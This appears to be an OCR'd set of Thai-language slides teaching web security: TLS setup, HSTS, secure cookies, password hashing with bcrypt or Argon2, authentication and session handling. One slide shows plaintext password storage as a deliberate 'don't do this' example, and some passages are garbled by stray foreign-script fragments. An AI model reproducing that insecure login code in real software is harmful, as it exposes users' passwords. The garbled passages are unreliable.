
- CA มีหลายระดับ
 - Domain validation (DV) เพื่อรับประกันว่าเจ้าของ certificate เป็นคนดูแลโดเมนนั้นๆ จริงๆ (ถูกสุ่ด)
 - Organization validation (OV)
 - Extended validation (EV)

ทั้ง OV และ EV ตัว CA จะต้องมีหน้าที่ในการตรวจสอบองค์กรที่เป็นเจ้าของ certificate ด้วยข้อดีคือเพิ่มความน่าเชื่อถือในเรื่องของความปลอดภัยให้กับไซต์นั้นๆ มากขึ้น แต่ก็มีค่าใช้จ่ายมากขึ้น
- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Protect data in transits

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Public Key Infrastructure Explained





Configure your server

- พอดี certificate มาแล้วก็ต้องมีเซ็ต โปรโตคอล TLS ในเซิร์ฟเวอร์ของเรา คำามคือแล้วจะเซ็ตอย่างไรดี เช่นจะเลือกอัลกอริทึมอะไรในการทำ encryption โดยต้อง balance ระหว่างความปลอดภัยกับประสิทธิภาพในการทำงาน ทรัพยากรในการคำนวณที่ต้องใช้ เป็นต้น

- HTTPS and transport layer security
- Get a server certificate
- **Configure your server**
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Protect data in transits

Configure your server

mozilla wiki

Main page
Product releases
New pages
Recent changes
Recent uploads
Random page
Help

How to Contribute
All-hands meeting
Other meetings
Contribute to Mozilla
Mozilla Reps
Student Ambassadors

MozillaWiki
About
Team
Policies
Report a wiki bug

Around Mozilla
Mozilla Support
Mozilla Developer Network
Planet Mozilla
Mozilla Blog
Research

Tools
What links here

Page Discussion Read View source View history Search

Security/Server Side TLS

< Security

Contents [hide]

1 Recommended configurations

- 1.1 Modern compatibility
- 1.2 Intermediate compatibility (recommended)
- 1.3 Old backward compatibility

2 JSON version of the recommendations

3 Version History

The goal of this document is to help operational teams with the configuration of TLS. All Mozilla websites and deployments should follow the recommendations below.

Mozilla maintains this document as a reference guide for navigating the TLS landscape, as well as a [configuration generator](#) to assist system administrators. Changes are reviewed and merged by the Mozilla Operations Security and Enterprise Information Security teams.

Updates to this page should be submitted to the [server-side-tls](#) repository on GitHub. Issues related to the [configuration generator](#) are maintained in their own [GitHub repository](#).

In the interests of usability and maintainability, these guidelines have been considerably simplified from the [previous guidelines](#).

Recommended configurations

Mozilla maintains three recommended configurations for servers using TLS. Pick the correct configuration depending on your audience:

- **Modern:** Modern clients that support TLS 1.3, with no need for backwards compatibility
- **Intermediate:** Recommended configuration for a general-purpose server
- **Old:** Services accessed by very old clients or libraries, such as Internet Explorer 8 (Windows XP), Java 6, or OpenSSL 0.9.8

moz://a SSL Configuration Generator

Server Software

- Apache
- AWS Elastic Load Balancer
- Caddy
- HAProxy
- lighttpd
- MySQL
- nginx
- Oracle HTTP Server
- Postfix
- PostgreSQL

Mozilla Configuration

- Modern
- Intermediate
- Old

Environment

- Server Version 2.4.39
- OpenSSL Version 1.1.1c

Miscellaneous

- HTTP Strict Transport Security
- OCSP Stapling

- HTTPS and transport layer security
- Get a server certificate
- **Configure your server**
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Use HTTPS for everything

- ให้ใช้ HTTPS ในทุกๆ หน้า ถ้าใช้บ้างไม่ใช้บ้างบางหน้าที่เป็นฟอร์มก็อาจถูก

บุกรุกแบบ man-in-the-middle โดยไปเปลี่ยนค่าในฟอร์มต่างๆ ได้เป็นต้น

```
// curl -k https://localhost:8000/
const https = require('https');
const fs = require('fs');

const options = {
  key: fs.readFileSync('test/fixtures/keys/agent2-key.pem'),
  cert: fs.readFileSync('test/fixtures/keys/agent2-cert.pem')
};

https.createServer(options, (req, res) => {
  res.writeHead(200);
  res.end('hello world\n');
}).listen(8000);
```

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Protect data in transits

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Use HSTS

- การ redirect จาก HTTP ไปที่ HTTPS มีความเสี่ยงเหมือนการใช้ HTTP นั่นเอง เพื่อแก้ข้อจำกัดนี้บราวเซอร์สมัยใหม่ได้มีการสนับสนุนฟีเจอร์ ความปลอดภัยชื่อว่า HSTS (HTTP Strict Transport Security)

ชีสันดูญาตให้เว็บไซต์สามารถกำหนดได้ว่าบราวเซอร์ที่ส่ง request มาจะจะต้องผ่าน HTTPS เท่านั้น

Use HSTS (HTTP Strict Transport Security)

- ถ้ามีการ enable HSTS และบราวเซอร์ก็จะทำการแปลง HTTP request ทั้งหมด
 - ให้เป็น HTTPS โดยอัตโนมัติ
- หมายความว่า ก่อนจะ enable HSTS จะต้องมั่นใจก่อนว่าหน้าเว็บของไซต์เราทั้งหมดสามารถเข้าถึงได้โดย HTTPS จริงๆ ซึ่งรวมไปถึงคุณเทนท์ที่มาจากระบบภายนอกด้วยโดยเรารายจะต้องทำ proxy เพิ่มเติมเพื่อรับการอ้างอิงถึงข้อมูลจากระบบภายนอกที่ยังไม่ได้ใช้ HTTPS

นำสันใจ ลองอ่านดู

<https://www.ssl2buy.com/wiki/how-to-clear-hsts-settings-on-chrome-firefox-and-ie-browsers>

How to enable HSTS on Node.js

```
app.use(function(req, res, next) {
  if (req.secure) {
    res.setHeader('Strict-Transport-Security', 'max-age=31536000; includeSubDomains; preload');
  }
  next();
})
```

2

Protect cookies

- браузอร์หลายตัวมี built-in security feature เพื่อหลีกเลี่ยงไม่ให้คุกกี้ที่มีข้อมูลอ่อนไหวถูกอ่านโดยมือที่สามได้ โดยสามารถเข้าใจว่าจะส่งคุกกี้ดังกล่าวก็ต่อเมื่อใช้ HTTPS

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- **Protect cookies**
- Other risks
- Verify your configuration
- In Summary

Syntax

```
Set-Cookie: <cookie-name>=<cookie-value>
Set-Cookie: <cookie-name>=<cookie-value>; Expires=<date>
Set-Cookie: <cookie-name>=<cookie-value>; Max-Age=<number>
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>
Set-Cookie: <cookie-name>=<cookie-value>; Path=<path-value>
Set-Cookie: <cookie-name>=<cookie-value>; Secure
Set-Cookie: <cookie-name>=<cookie-value>; HttpOnly
```

```
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Strict
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Lax
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=None; Secure
```

// Multiple attributes are also possible, for example:

```
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>;
Secure; HttpOnly
```

Define the host to which the cookie will be sent.

Forbid Javascript from accesing the cookie.

Sent cookie over https only.

SET-COOKIE

3

Prevent caching of sensitive data

Set HTTP header response

Cache-Control: no-cache, no-store, must-revalidate

Pragma: no-cache

Expires: 0

Do not store any web resources

Local resource can be used if it is younger than the max-age otherwise will need to be evaluated

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Security_Cheat_Sheet.html

<https://codeburst.io/demystifying-http-caching-7457c1e4eded>

Chapter

Storing data in the browser

Lesson navigation

Reading from
document.cookie

Writing to document.cookie

path

domain

expires, max-age

secure

samesite

httpOnly

Appendix: Cookie functions

Appendix: Third-party
cookies

Appendix: GDPR

Summary

Comments

Share



Edit on GitHub

[Home](#) → Storing data in the browser

24th January 2022

Cookies, document.cookie

Cookies are small strings of data that are stored directly in the browser. They are a part of the HTTP protocol, defined by the [RFC 6265](#) specification.

Cookies are usually set by a web-server using the response `Set-Cookie` HTTP-header. Then, the browser automatically adds them to (almost) every request to the same domain using the `Cookie` HTTP-header.

One of the most widespread use cases is authentication:

1. Upon sign in, the server uses the `Set-Cookie` HTTP-header in the response to set a cookie with a unique "session identifier".
2. Next time when the request is sent to the same domain, the browser sends the cookie over the net using the `Cookie` HTTP-header.
3. So the server knows who made the request.

We can also access cookies from the browser, using `document.cookie` property.

There are many tricky things about cookies and their options. In this chapter we'll cover them in detail.

Reading from document.cookie

Does your browser store any cookies from this site? Let's see:

<https://javascript.info/cookie>

Protect data in transits

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Other risks

គីកម្មារំលែកទិន្នន័យ [OWASP Transport Projection Layer Cheat Sheet](#)

Verify your configuration

- หลังจากติดตั้ง SSL / TLS ให้เซิร์ฟเวอร์แล้ว ให้ทำการทดสอบการทำงานด้วย
- ลองใช้ <https://www.immuniweb.com/ssl/> และมีเครื่องมืออีกหลายตัวแสดง อญุ่ใน [OWASP Transport Projection Layer Cheat Sheet](#)
- ให้ใช้เครื่องมืออย่าง SSLTest นี้ทุกๆ เดือน เพราะมักมีการบุกรุกใหม่ๆ โปรโตคอลอัพเดตต่างๆ อญุ่เสมอ

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

In Summary

- ใช้ HTTPS สำหรับทุกสิ่ง
- อาจใช้ HSTS เพื่อบังคับใช้ HTTPS (แต่ต้องดูว่าพร้อมไหม)
- ต้องมี certificate จาก certificate authority ที่ไวใจได้
- เก็บ private key ให้ดีสุดๆ
- ใช้ configuration tool เพื่อติดตั้ง HTTPS
 - อย่าลืมเซ็ต “secure” flag, “HTTPOnly” flag เป็นต้น ในคุกกี้
 - อย่าทำข้อมูลสำคัญไว้ใน URLs ทั้งหลาย
 - ตรวจสอบการทำงานของ HTTPS โดยใช้เครื่องมืออย่าง SSLTest ทุกๆ เดือน

- HTTPS and transport layer security
- Get a server certificate
- Configure your server
- Use HTTPS for everything
- Use HSTS
- Protect cookies
- Other risks
- Verify your configuration
- In Summary

Practice SSL test

ลองใช้ <https://www.immuniweb.com/ssl/>

เพื่อทดสอบ website ลักษณะที่แล้วก็ capture

ผลมาประมาณตัวอย่างหน้าทางข้างนี้

The screenshot shows the ImmuniWeb SSL Security Test results for the domain chula.ac.th. The main header reads "Summary of chula.ac.th:443 (HTTPS) SSL Security Test" and notes that the site was tested 13 times in the last 12 months. A large green box displays the "Your final score" as "A+" with a green circular arrow icon. Below the score, there are links to "Refresh test" and "Download report". To the left of the score, it lists the test date/time (Feb 18th, 2024 18:13:24 GMT+7), source IP/port (45.60.124.77:443), and type (HTTPS). On the right, there are five colored boxes representing different compliance tests: PCI DSS (Compliant, no issues found), HIPAA (2 issues found), NIST (2 issues found), Industry Best Practices (No major issues found), and External Content Security (Not found).

Compliance Test	Issues Found
PCI DSS	COMPLIANT
HIPAA	2 ISSUES FOUND
NIST	2 ISSUES FOUND
Industry Best Practices	NO MAJOR ISSUES FOUND
External Content Security	NOT FOUND



AI Platform

Community Edition

Compliance

Company

Partners



Demo

Pricing

Summary of www.pttep-bif.com:443 (HTTPS) SSL Security Test

pttep-bif.com was tested 1 time during the last 12 months.

Your final score

Date/Time: Feb 18th, 2024 20:53:25 GMT+7

Source IP/Port: 35.213.178.211:443

Type: HTTPS

A
—
B
—
C
—
F



Refresh test



Download report



Compliance
Test

COMPLIANT



Compliance
Test

NO MAJOR ISSUES FOUND



Compliance
Test

NO MAJOR ISSUES FOUND



Industry
Best Practices

NO MAJOR ISSUES FOUND



External
Content Security

NOT FOUND

Practice 5

ໄປດູວ່າມີກລຸ່ມເຮາທຳ Protect data in transit (HTTPS,
Cookie setting, Cache)

ອະໄຣນັ້ງ ແລະ ທຳອ່າງໄຣ ລ້າມື່ນມີໃຫ້ໄສ NA



6. Hash and salt your users' passwords

Hash and salt your users' passwords

Living dangerously

Don't even do this!!

```
-- SQL
CREATE TABLE application_user (
    email_address VARCHAR(100) NOT NULL PRIMARY KEY,
    password VARCHAR(100) NOT NULL
)
more with hashing
ps
mary

# python
def login(conn, email, password):
    result = conn.cursor().execute(
        "SELECT * FROM application_user WHERE email_address = ? AND password = ?",
        [email, password])
    return result.fetchone() is not None
```

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its

Hash and salt your users' passwords

The Risks

- จากหน้าที่แล้ว คนใน ผู้พัฒนา สามารถอ่าน password ของผู้ใช้ได้
- การใช้ password เดียวกันสำหรับหลายเว็บไซต์เป็นความเสี่ยง เพราะถ้าไซต์หนึ่งถูกเจาะไปแล้ว แฮกเกอร์สามารถเอา password เราไปลองใช้ในไซต์อื่นได้

ดังนั้น จะเก็บข้อมูล password อย่างไรให้ปลอดภัย หรือไม่เก็บเลย?

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

I can hash passwords

- เก็บ password ที่ถูก hash ไว้แล้วเท่านั้น ห้ามเก็บ plain text

ถ้าใช้ Argon2 ในการ hash password -> “littlegreenjedi” โดยใช้ salt

“12345678” จะได้ hex result เป็น

9b83665561e7ddf91b7fd0d4873894bbd5af4ac58ca397826e11d5fb02082a1

ซึ่งเราอาจจะเก็บค่า hash นี้แทน

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

Hash and salt your users' passwords

A dash of salt

- salt เป็นข้อมูลเสริมที่ถูกเพิ่มเป็นส่วนหนึ่งของ password ก่อนทำการ hash ทำให้การผลของการ hash สำหรับ password เดียวกัน มีค่าต่างกัน
- การเติม salt ทำให้การ brute force เพื่อให้ได้ password ทำได้ยากขึ้น ใช้เวลามากขึ้น
- Salt ควรจะ unique สำหรับผู้ใช้แต่ละคน
- OWASP แนะนำว่าให้ใช้ salt ที่มีขนาด 32 หรือ 64 บิต ในขณะที่ NIST ขอให้ใช้ 128 บิตเป็นอย่างน้อย โดยสามารถใช้ UUID (Universal Unique Identifier) ได้เลย แต่ถึงจะ generate ได้ง่าย ก็มี cost ในการเก็บมากกว่า
- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips

Use a hash that's worth its salt

- อัลกอริทึมในการ hash ให้ผลไม่เท่ากัน
- SHA-1 และ MD5 ถูกใช้เป็นมาตรฐานมาเป็นเวลานาน จนมาพบว่าสามารถถูกเจาะ password ได้โดยใช้เวลาในการคำนวณไม่นาน (low cost) / สามารถใช้ GPU หรือ显卡进行 password cracking
- อัลกอริทึ่มที่ถูกใช้อย่างแพร่หลายในปัจจุบันคือ scrypt และ bcrypt แต่ก็มีแนะนำ Argon2id ออกมาหลังปี 2019 (<https://medium.com/analytics-vidhya/password-hashing-pbkdf2-scrypt-bcrypt-and-argon2-e25aaf41598e>)
- OWASP ได้แนะนำเกี่ยวกับการตั้งค่าพังก์ชันและค่าอื่นๆ ในหัวข้อ [password storage cheat sheet](#)
- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

Hash and salt your users' passwords

Hash Algorithm	Use for passwords?
scrypt	Yes
bcrypt	Yes
SHA-1	No
SHA-2	No
MD5	No
PBKDF2	No
Argon2	watch (see sidebar)

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary



Recommended by OWASP

<https://www.npmjs.com/package/bcrypt>
<https://www.npmjs.com/package/argon2>

Once more with hashing

- แทนที่จะเก็บ password ในรูปแบบ plain text ก็จะเก็บ salt, hash และ work factor (number of iterations)
- เมื่อผู้ใช้ตั้งค่า password ในครั้งแรก เราจะต้อง generate salt และทำการ hash password
 - เมื่อผู้ใช้ login เข้าระบบ ระบบจะต้องใช้ salt อีกครั้งในการ hash และเอาผล hash ไปเทียบกับ hash ที่เก็บไว้ในฐานข้อมูล
- In Summary

```

CREATE TABLE application_user (
    email_address VARCHAR(100) NOT NULL PRIMARY KEY,
    hash_and_salt VARCHAR(60) NOT NULL
)

def login(conn, email, password):
    result = conn.cursor().execute(
        "SELECT hash_and_salt FROM application_user WHERE email_address = ?",
        [email])
    user = result.fetchone()
    if user is not None:
        hashed = user[0].encode("utf-8")
        return is_hash_match(password, hashed)
    return False

def is_hash_match(password, hash_and_salt):
    salt = hash_and_salt[0:29]
    return hash_and_salt == bcrypt.hashpw(password, salt)

```

Hash and salt your users' passwords

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

Hash and salt your users' passwords

Final tips

- ถ้าเราเป็น third party ที่ต้องจัดการ password ก็อาจจะใช้

SAML (Security Assertion Markup Language)/
OAuth mechanisms

- สำหรับไซต์เราเองก็มีคำแนะนำเพิ่มเติมเช่น

- ความยาวของ password ต้องไม่สั้นไป

- จำนวนอักษรที่ใช้ในการตั้งค่า password ต้องหลากหลาย

- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

Final tips:

- เพื่อเพิ่มความปลอดภัยในกับ password ก็มีคำแนะนำเพิ่มเติม
 - ออย่างน้อยต้องมีความยาว 12 อักขระสมกันระหว่าง ตัวอักษร ตัวเลข และอักขระพิเศษ เช่น (@,\$,#,!).
 - มีความยาวไม่เกิน 100 อักขระ โดย OWASP แนะนำว่าอย่างมากยาวสุดไม่เกิน 160 อักขระ ยาวกว่านี้อาจเป็นเป้าทำให้เกิด denial of service แทน
 - ให้คำแนะนำการตั้ง password ให้กับผู้ใช้
 - อาจใช้ password manager / เลือก password ยาวให้แบบสุ่ม / เตือนว่าอย่าใช้ password ซ้ำกับไชต์อื่นๆ
- Living dangerously, the risks
- I can hash passwords
- A dash of salt
- Use a hash that's worth its salt
- Once more with hashing
- Final tips
- In Summary

Hash and salt your users' passwords

In Summary

- ใช้ hash และ salt กับทุก password
 - เลือกใช้อลกอที่ดี คือ มีความปลอดภัยและผู้บุกรุกต้องใช้เวลา ความพยายามสูงใน การบุกรุก ทำ password storage ให้ configurable จะได้แก่ไขเปลี่ยนแปลงอัลกอที่ใช้ หรือสามารถตั้งค่าต่างๆ ได้โดยง่าย
 - หลีกเลี่ยงการเก็บ password ของระบบหรือบริการภายนอก ยกเว้นมีวิธีการอย่าง SAML หรือ OAuth เข้ามาช่วย
 - อายุจำกัดค่าความยาวของ password ให้สั้นเกินหรือจำกัดจำนวนอักษรที่สามารถใช้ได้ <https://docs.docker.com/engine/swarm/secrets/> : Docker secrets
- Living dangerously, the risks
 - I can hash passwords
 - A dash of salt
 - Use a hash that's worth its salt
 - Once more with hashing
 - Final tips
 - In Summary

Practice 5

ໄປດ້ວ່າກລຸ່ມເຮົາມີການທຳ Hash and salt pw/OAuth ໄທມແລະໃຊ້ package ໄහນ ດັ່ງໄມ່ມີໃຫ້ໄສ NA

7. Authenticate users safely

Authentication and Authorization

- หลายคนสับสนระหว่าง Authentication กับ Authorization
- Authentication ใช้ในการยืนยันตัวตน ว่าเป็น user คนนั้นจริงๆ ไหม
- Authorization ใช้ในการตรวจสอบว่า user คนนั้นมีสิทธิในการทำเรื่องที่ร้องขอมาไหม เช่น มีการอนุญาตให้เราดูการถอนเงินเกินของตัวเองได้ แต่แก้ไขไม่ได้
- การจัดการ session จะเป็นตัวผู้กระหว่าง Authentication และ Authorization
- การจัดการ session ทำให้สามารถเชื่อมโยงคำร้องขอทั้งหลายกับผู้ใช้จำเพาะหนึ่งๆ

- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Understand your options

- นอกจาก user / password และยังมีอีกหลายวิธี เช่น ใช้บริการ third party ให้ factor authentication เช่น PIN, mobile phones, fingerprint, retina, two-factor authentication (2FA/TFA)
- อีกทางเลือกที่ใช้กันแพร่หลายก็คือให้ login เข้าระบบโดยใช้ account ของผู้ใช้คนหนึ่งที่มีอยู่แล้ว ในบริการอื่นๆ ที่มีการใช้งานอย่างแพร่หลายเช่น Facebook, Google, Twitter โดยใช้บริการ Single Sign-On (SSO)
- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Single Sign-On (SSO)

- สามารถลดเวลาเป็นอย่างมากในการที่จะลงทะเบียนชื่อผู้ใช้รายใหม่ และผู้ใช้กี่ไม่ต้องจำ account/password เพิ่มอีก แต่ผู้ใช้บางส่วนก็ไม่ชอบ
- ดังนั้น การออกแบบควรต้องมีอุปกรณ์อนุญาตให้ผู้ใช้สร้าง account และกรอกข้อมูลใหม่สำหรับเลือกวิธี sign on ได้
- บางครั้ง Single factor of authentication ไม่พอ เช่น password ถูกขโมย ดังนั้นมีการใช้ two factor authentication มาขึ้น เช่น มีการส่ง verify code ไปที่อุปกรณ์ที่ 2 เป็นต้น

- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Reauthenticate for important actions

- อาจให้ผู้ใช้ authenticate อีกครั้งเมื่อผู้ใช้ต้องการทำกิจกรรมบางอย่างที่มีความอ่อนไหว เช่น การโอนเงินหรือเปลี่ยน password

- Understand your options
- **Reauthenticate for importance actions**
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Conceal whether users exist

- ถ้า user login หรือ password ผิด ให้บอกแค่ว่า

Incorrect user id or password

- หลีกเลี่ยงการเปิดเผยข้อมูลโดยไม่จำเป็น โดยอาจมีการส่ง link จำเพาะเพื่อให้ผู้ใช้

สามารถทำการ reset password ได้ แทนที่จะบอกว่ามีผู้ใช้งานอยู่

- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Preventing brute force attacks

◦ ระบบการใช้งานของ account ชั่วคราวถ้าเข้าไป password ผิด

หลายครั้งติดต่อกัน ข้อเสียคือ อาจถูกนำไปใช้ในการทำ denial of service และยัง Don't use default or hard-coded credentials

เป็น hint ให้กับผู้บุกรุกด้วยว่ามี account นั้นอยู่จริง ทางออกนึงคือรับชั่วคราว

- In frameworks
- In Summary

โดยแอดมินไม่ต้องมาลดล็อคให้

◦ ใช้ CAPTCHAs การบุกรุกแบบอัตโนมัติจะทำได้ยากขึ้น ข้อเสีย เช่น CAPTCHAs บางแบบ

คนและเครื่องคอมพิวเตอร์ บางแบบก็ง่ายสำหรับเครื่องมากกว่าคน หรือจ้างคนมาช่วย破解ได้
นอกจากนี้ ยังอาจมีข้อจำกัดให้กับผู้มีความบกพร่องเรื่องสี สายตา

- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks

Don't use default or hard-coded credentials

- การปล่อยซอฟต์แวร์ออกไปโดยมีการshaerdโคด default password ไว้ห้ามทำ ที่เห็นปอยๆ สำหรับ hard-coded password เช่นอุปกรณ์ routers และ IoT
 - บางทีก็ hard-coded ไว้ตอน dev/test และกลิ่มเอาออก ก็ทำให้แยกได้ง่ายๆ เหมือนกัน (เช่น env setting ใน Dockerfile :)/ GitHub secrets

- Understand your options
- Reauthenticate for important actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

In frameworks

Framework	Approaches
Java	Apache Shiro
	OACC
Spring	Spring Security
Ruby on Rails	Devise
ASP.NET	ASP.NET Core authentication
	Built-in Authentication Providers
Play	play-silhouette
Node.js	Passport framework

- Understand your options
- Reauthenticate for importance actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- **In frameworks**
- In Summary

In Summary

- ใช้ authentication framework ให้มากๆ ไม่ต้องทำเองถ้าไม่ได้จะทำ framework แข็งกับเข้า
- เลือกใช้วิธีการพิสูจน์ตัวตนที่เหมาะสมกับแอปเรา
- พยายามจำกัดการบุกรุก
- ห้ามใช้ default hard codes!!

- Understand your options
- Reauthenticate for importance actions
- Conceal whether users exist
- Preventing brute force attacks
- Don't use default or hard-coded credentials
- In frameworks
- In Summary

Practice 7

ໄປດ້ວ່າກລຸ່ມເຮົາມືການ Authenticate users ອະໄວບ້າງ (e.g., user password, Google sign-in, FB sign-in, etc.) ແລະ ທຳ
ອຍ່າງໄວ ຕໍ່ໄມ່ເນີ້ໃສ່ NA

8. Protect user sessions

Generate safe session identifiers

- OWASP แนะนำแนวทางไว้ใน [session management cheat sheet](#) โดย session id ควรมีความยาวอย่างน้อย 128 บิต (16 ไบต์) ซึ่งควรจะสร้างจาก pseudorandom number generator

- Generate safe session identifiers
- Don't expose session identifiers
- Protect your cookies
- Managing the session life cycle
- Verify it
- In frameworks
- In Summary

Don't expose session identifiers

- ให้ใช้ HTTPS จะได้ป้องกันไม่ให้罗马面貌ดักดู session id ในระหว่างทางได้ง่ายๆ
 - Managing the session life cycle
- ออย่าส่งลิงค์ของผลการ search ไปให้คนอื่น ลิงค์นั้นอาจมี session id อยู่ด้วย
 - Verify it
 - In frameworks
- บางครั้ง session id ก็ถูกส่งไปเป็นส่วนหนึ่งของ HTTP header หรือไม่ก็ใน body ของ POST ส่งผ่าน cookie ดีกว่า
 - In Summary
- ที่สำคัญ เช็คให้มั่นใจว่า session id ไม่ถูก exposed ผ่าน URLs, logs, ผ่านลิงค์ที่เราอ้างถึง หรือที่อื่นๆ ที่แยกเกอร์สามารถเข้าถึงได้โดยง่าย

Protect your cookies

